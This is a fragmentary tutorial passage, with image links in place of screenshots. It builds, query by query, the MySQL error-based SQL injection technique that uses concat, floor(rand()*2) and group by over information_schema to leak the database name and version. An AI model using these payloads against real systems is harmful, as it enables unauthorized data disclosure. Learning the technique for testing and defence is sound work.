
1. select(select database());




1. select concat(":",":",(select database()),":",":");




1. select concat(":",":",(select database()),":",":")jony;




1. select concat(":",":",(select database()),":",":",floor(rand()\*2))jony;



1. select concat(":",":",(select database()),":",":",floor(rand()\*2))jony from information\_schema.columns;



1. select count(\*),concat(":",":",(select database()),":",":",floor(rand()\*2))jony from information\_schema.tables group by jony;



1. select count(\*),concat(":",":",(select version()),":",":",floor(rand()\*2))jony from information\_schema.tables group by jony;

